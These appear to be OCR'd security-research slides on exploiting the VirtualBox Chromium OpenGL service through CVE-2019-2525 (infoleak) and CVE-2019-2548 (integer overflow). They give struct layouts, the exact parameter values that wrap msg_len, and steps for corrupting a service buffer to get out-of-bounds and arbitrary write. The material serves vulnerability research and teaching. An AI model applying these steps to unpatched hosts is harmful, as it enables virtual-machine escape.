
- ASLR Target - `CRClient`
  - Represents active connection to Chromium
- `currentContextInfo`
  - pointer to `cr_server.MainContextInfo` in `VBoxSharedCrOpenGL.dll`
  - Global

```
0:000> dt VBoxSharedCrOpenGL!CRClient
   +0x000 spu_id           : Int4B
   +0x008 conn             : Ptr64 CRConnection
   +0x010 number           : Int4B
   +0x018 pid              : Uint8B
   +0x020 currentContextNumber : Int4B
   +0x028 currentCtxInfo   : Ptr64 CRContextInfo
   +0x030 currentWindow    : Int4B
   +0x038 currentMural     : Ptr64 CRMuralInfo
   +0x040 windowList       : [100] Int4B
   +0x1d0 contextList      : [512] Int4B
```

```
int32_t crVBoxServerAddClient(uint32_t u32ClientID)
{
    CRClient *newClient;
        ...
    newClient = (CRClient *) crCalloc(sizeof(CRClient));
        ...
    newClient->currentCtxInfo = &cr_server.MainContextInfo;
        ...
}
```

CVE-2019-2525 – Infoleak

- sizeof(CRClient) == 0x9D0
  - LFH Bucket => 0xA10
- Idea
  - Numerous connections
  - Send malicious message
    - Mash X




```
packet_length – 16 =  0xA10 + 0x20 – 0x10
     packet_length =  0xA36
```

CVE-2019-2548 – Vulnerable Code

MWR LABS

```
void crServerDispatchReadPixels( ... ) {
        ...
    else {                                                    sizeof(*rp) = 0x38
        CRMessageReadPixels *rp;
        uint32_t msg_len;

        // [1] patch introduced through CVE-2018-3293
        if (bytes_per_row < 0 || bytes_per_row > UINT32_MAX / 8 || height > UINT32_MAX / 8)
        {
            crError("crServerDispatchReadPixels: parameters out of range");
            return;
        }
        // [2] msg_len calculated with attacker-controlled values
        msg_len = sizeof(*rp) + (uint32_t)bytes_per_row * height;

        // [3] msg_len used to allocate memory
        rp = (CRMessageReadPixels *) crAlloc( msg_len );

        // [4] rp gets completely initialised using attacker-controlled values
            ...
    }
}
```

CVE-2019-2548 – Vulnerable Code

MWR LABS


- bytes_per_row
  - greater than/equal to 0x00
  - smaller than (UINT32_MAX/8) 0x1FFFFFFF
- height
  - smaller than (UINT32_MAX/8) 0x1FFFFFFF

```
we want msg_len = 0x20 (overflow 0x18)
choose height = 0x08

msg_len = sizeof(*rp) + bytes_per_row*height
   0x20 =    0x38     + bytes_per_row*0x08

// 0x20 => 0x100000020, because unsigned and all that
bytes_per_row = (0x100000020 - 0x38)/0x08
bytes_per_row = 0x1FFFFFFD
```


CVE-2019-2548 – Integer Overflow

- Integer overflow target – `CRVBOXSVCBUFFER_t`
  - Buffered Chromium messages
  - `sizeof(CRVBOXSVCBUFFER_t) = 0x20`
- OOB Write/Arbitrary Write
- Interesting members:
  - `uiId` – buffer reference
  - `uiSize` – defines buffered memory range (OOB)
  - `pData` – pointer to buffered message (Arbitrary)

```
[+0x000] uiId              : 0x10
[+0x004] uiSize            : 0x20
[+0x008] pData             : 0x10000
[+0x010] pNext             : 0x00
[+0x018] pPrev             : 0x00
```




CVE-2019-2548 – Integer Overflow




```
// CRMessageReadPixels initialisation
rp->header.type = CR_MESSAGE_READ_PIXELS;
rp->width = width;
rp->height = height;
rp->bytes_per_row = bytes_per_row;
rp->stride = stride;
rp->format = format;
rp->type = type;
rp->alignment = alignment;
rp->skipRows = skipRows;
rp->skipPixels = skipPixels;
rp->rowLength = rowLength;
crMemcpy( &rp->pixels, pixels, sizeof(rp->pixels));
```


CVE-2019-2548 – Integer Overflow



CVE-2019-2548 – Integer Overflow

- We overwrote:
  - `svcBuf->uiId = 0xDEADBEEF`
  - `svcBuf->uiSize = 0xFFFFFFFF`
- Partial control = OOB Write
- Write into service buffer close to chromium message
  - Use `uiId` to verify
  - Full control!


```
[+0x000] uiId              : 0xDEADBEEF
[+0x004] uiSize            : 0xFFFFFFFF
[+0x008] pData             : 0x10000
[+0x010] pNext             : 0x00
[+0x018] pPrev             : 0x00
```



CVE-2019-2548 – Integer Overflow

